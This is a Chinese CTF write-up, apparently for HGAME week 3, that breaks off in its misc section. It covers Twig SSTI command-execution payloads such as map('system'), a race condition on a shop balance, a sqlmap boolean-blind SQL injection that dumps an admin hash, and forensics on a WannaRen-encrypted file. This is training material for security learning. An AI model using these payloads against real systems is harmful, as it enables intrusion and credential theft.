Week3-ek1ng

Week3-ek1ng

- WEB
  - SecurityCenter
  - Vidar shop demo
  - LoginMe
- MISC
  - 卡中毒
  - 谁不喜欢猫猫呢
- CRYPTO
  - Block Cipher
  - Multi Prime RSA
  - RSA attack 3
- IOT
  - 饭卡的UNO2.0
- 总结

WEB

SecurityCenter

题目考察了SSTI 服务器端模板注入漏洞

首先我们访问页面看看，结合题目描述我们猜测到，漏洞产生的点可能是这个Summ3r 安全中心，也就是对应题目Security Center，那么这个页面的接口redirect.php以Get请求接收url参数，所以注入的点就非常有可能在这个地方。除此之外我们还会发现，注释处隐藏了hint，我们访问一下installed.json文件，发现项目使用了框架sympony和twig，twig是个php的模板语言，那么这时候我们已知使用了twig这个模板语言并且已知twig的版本是3.x，然后我们进行SSTI即可。

先尝试一下看看是不是存在模板注入，按照twig的模板的格式，我们注入`?url={{7*7}}`发现返回49，也就是说7*7被服务端运算了而不是作为字符串处理的，说明存在模板注入

```
?url={{7*7}}
```

接下来我们尝试一下twig的过滤器，我发现下面这4种都是可以成功模板注入的，我们先解释一下为什么要用过滤器，然后为什么用了过滤器可以执行一些危险命令，在 Twig 3.x 中，`map` 这个过滤器可以允许用户传递一个箭头函数，并将这个箭头函数应用于序列或映射的元素，其中根据map过滤后编译出来的结果中，`twig_array_map` 的源码

```
function twig_array_map($array, $arrow)
{
    $r = [];
    foreach ($array as $k => $v) {
        $r[$k] = $arrow($v, $k);     // 直接将 $arrow 当做函数执行
    }

    return $r;
}
```


发现`$arrow`被当成函数执行，而`twig_array_map`的两个传入参数都是我们用户传入的，这个时候我们传入一个**可传入两个参数的、能够命令执行的危险函数名**即可实现命令执行。

接下来我们以map过滤器为例子尝试一下

```
{{["id"]|map("system")}}
{{["id", 0]|sort("system")|join(",")}}
{{["id"]|filter("system")|join(",")}}
{{[0, 0]|reduce("system", "id")|join(",")}}
```

那我们尝试打印一下flag看看

我们发现触发了过滤，在了解linux下的一些文件命令后，我又尝试了tac /flag，这是可以倒序输出的，但是我们发现，这时候仍然是被过滤了，不过意外的发现过滤的函数表达式也被我们打印出来了




那我们知道了过滤了flag字符串的前5位hgame后，我们只需要用cut -c6-打印flag文件从第6位开始至文件末尾，就可以得到flag啦

Vidar shop demo

题目考察价格竞争漏洞


我们先先随便注册一个账号登录进去看看，会发现总共有下单接口，支付接口和退款接口，我们发现除了10000的flag以外还有20和40的徽章可以购买，那么我们使用intruder多线程发包，使余额判断错误从而下单额外的徽章，然后将徽章退款，我们的余额就会大于10000，然后下单flag，我们直接就能在商场看到flag啦



LoginMe

题目考察的是SQL注入中的布尔盲注

我们先以默认账号登录



题目意思是要求以admin身份登录拿到flag，然后f12也是可以发现有个hint，打开看后发现sql语句中，用户名是用引号括号闭合的，那么这里也是会有sql注入点

用burpsuite抓个包

```
POST http://2aaa006c94.login.summ3r.top:60067/login HTTP/1.1
Host: 2aaa006c94.login.summ3r.top:60067
Connection: keep-alive
Content-Length: 37
Pragma: no-cache
Cache-Control: no-cache
Accept: application/json, text/plain, */*
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/98.0.4758.82 Safari/537.36
Content-Type: application/json
Origin: http://2aaa006c94.login.summ3r.top:60067
Referer: http://2aaa006c94.login.summ3r.top:60067/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _cc_id=38df55cc273a625ab8545d27d050d966;
_ga_RPLKYTT36G=GS1.1.1643187303.2.1.1643187427.0;
_ga=GA1.2.1251016364.1631076415; __gads=ID=fbcf8fffebd3f3a0-
22c47ba239d000e5:T=1643269841:RT=1643269841:S=ALNI_Mahlyuy3rW4MynjwsfSVJP5442J7g
;
SESSION=MTY0NDQ2ODIxNXxEdi1CQkFFQ180SUFBUkFCRUFBQUl2LUNBQUVHYzNSeWFXNW5EQVlBQkhW
elpYSUdjM1J5YVc1bkRBWUFCSFJsYzNRPXyReprfeawkqo54Hb_e4TRT4khqbm175VqaGsCA2kz37A==

{"username":"test","password":"test"}
```

将抓到的包存为文件，使用sqlmap扫描，发现注入点

```
sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"test') AND 8575=8575 AND ('wKWG'='wKWG","password":"test"}
---
[00:58:47] [INFO] testing SQLite
```

无法直接爆出数据库名

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r 1 -current-db                                                    1 ×
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.11#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
y all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 02:34:48 /2022-02-10/

[02:34:48] [INFO] parsing HTTP request from '1'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[02:34:52] [INFO] resuming back-end DBMS 'sqlite'
[02:34:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"test') AND 8575=8575 AND ('wKWG'='wKWG","password":"test"}
---
[02:34:52] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.21.5
back-end DBMS: SQLite
[02:34:52] [WARNING] on SQLite it is not possible to get name of the current database
[02:34:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/2aaa006c94.login.summ3r.top'

[*] ending @ 02:34:52 /2022-02-10/
```

直接爆数据表名试一试

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r 1 --tables                                                    1 ×
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.11#stable}
|_ -| . ['']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
y all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 02:39:21 /2022-02-10/

[02:39:21] [INFO] parsing HTTP request from '1'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[02:39:23] [INFO] resuming back-end DBMS 'sqlite'
[02:39:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"test') AND 8575=8575 AND ('wKWG'='wKWG","password":"test"}
---
[02:39:23] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.21.5
back-end DBMS: SQLite
[02:39:23] [INFO] fetching tables for database: 'SQLite_masterdb'
[02:39:23] [INFO] fetching number of tables for database 'SQLite_masterdb'
[02:39:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:39:23] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do
 you want to merge them in further requests? [Y/n] n
1
[02:39:36] [INFO] retrieved: uuussseeerrrsss
<current>
[1 table]
+------------------+
| uuussseeerrrsss |
+------------------+

[02:39:40] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 56 times
[02:39:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/2aaa006c94.login.summ3r.top'

[*] ending @ 02:39:40 /2022-02-10/
```

用数据表名爆出字段名

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r 1 -T uuussseeerrrsss --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
y all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 02:40:36 /2022-02-10/

[02:40:36] [INFO] parsing HTTP request from '1'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[02:40:38] [INFO] resuming back-end DBMS 'sqlite'
[02:40:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"test') AND 8575=8575 AND ('wKWG'='wKWG","password":"test"}
---
[02:40:38] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.21.5
back-end DBMS: SQLite
[02:40:38] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[02:40:38] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do
 you want to merge them in further requests? [Y/n] n
CREATE TABLE `uuussseeerrrsss` (`id` integer,`created_at` datetime,`updated
[02:41:05] [WARNING] unexpected HTTP code '502' detected. Will use (extra) validation step in similar cases
[02:41:08] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step in similar cases
[02:41:09] [ERROR] invalid character detected. retrying..
_at` datetime,`deleted_at` datetime,`username` text UNIQUE,`password` text,PRIMARY KEY (`id`))
Database: <current>
Table: uuussseeerrrsss
[7 columns]
+-------------+----------+
| Column      | Type     |
+-------------+----------+
| created_at  | datetime |
| deleted_at  | datetime |
| id          | TEXT     |
| password    | text     |
| PRIMARY     | TEXT     |
| updated_at  | datetime |
| username    | text     |
+-------------+----------+

[02:41:42] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 540 times, 502 (Bad Gateway) - 1 times
[02:41:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/2aaa006c94.login.summ3r.top'

[*] ending @ 02:41:42 /2022-02-10/
```

用数据表名和字段名爆出账号

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r 1 -T uuussseeerrrsss -C username,password --dump                                                    1 ×
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
y all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 02:43:19 /2022-02-10/

[02:43:19] [INFO] parsing HTTP request from '1'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[02:43:21] [INFO] resuming back-end DBMS 'sqlite'
[02:43:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"test') AND 8575=8575 AND ('wKWG'='wKWG","password":"test"}
---
[02:43:21] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.21.5
back-end DBMS: SQLite
[02:43:21] [INFO] fetching entries of column(s) 'password,username' for table 'uuussseeerrrsss'
[02:43:21] [INFO] fetching number of column(s) 'password,username' entries for table 'uuussseeerrrsss' in database 'SQLite_masterdb'
[02:43:21] [INFO] resumed: 2
[02:43:21] [INFO] resumed: 4a14b66fec608361b1996cc89127c831
[02:43:21] [INFO] resumed: admin
[02:43:21] [INFO] resumed: test
[02:43:21] [INFO] resumed: test
[02:43:21] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: <current>
Table: uuussseeerrrsss
[2 entries]
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| admin    | 4a14b66fec608361b1996cc89127c831 |
| test     | test                             |
+----------+----------------------------------+

[02:43:29] [INFO] table 'SQLite_masterdb.uuussseeerrrsss' dumped to CSV file '/root/.local/share/sqlmap/output/2aaa006c94.login.summ3r.top/dump
/SQLite_masterdb/uuussseeerrrsss.csv'
[02:43:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/2aaa006c94.login.summ3r.top'

[*] ending @ 02:43:29 /2022-02-10/
```

登录admin拿到flag

hgame{63933dfb63779396d93af451f987d6804d143ecbbd9ac8ad3e59c9c24dc57359}

MISC


卡中毒

题目考察的是内存取证和wannaRen、与佛论禅的解密

首先下载附件解压得到.raw，我们使用内存取证工具volatility进行分析，先用iamgeinfo看一下是什么操作系统的文件


```
┌──(root💀kali)-[~/Desktop]
└─# volatility -f ACTUE.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/Desktop/ACTUE.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000400c0a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000400dd00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2022-02-03 01:21:28 UTC+0000
     Image local date and time : 2022-02-03 09:21:28 +0800
```

再用Win7SP1x64为profile参数，查看进程和可疑文件，这时候我们发现，里面有个flag.txt.txt.wannaRen非常可疑，我们提取出来看一下



通过搜索发现wannaRen是种勒索病毒，下载了个火绒解密工具，发现真的可以解密文件

得到一串密文




这是与佛伦禅这个密文，找个在线解密网站解密就能得到flag啦

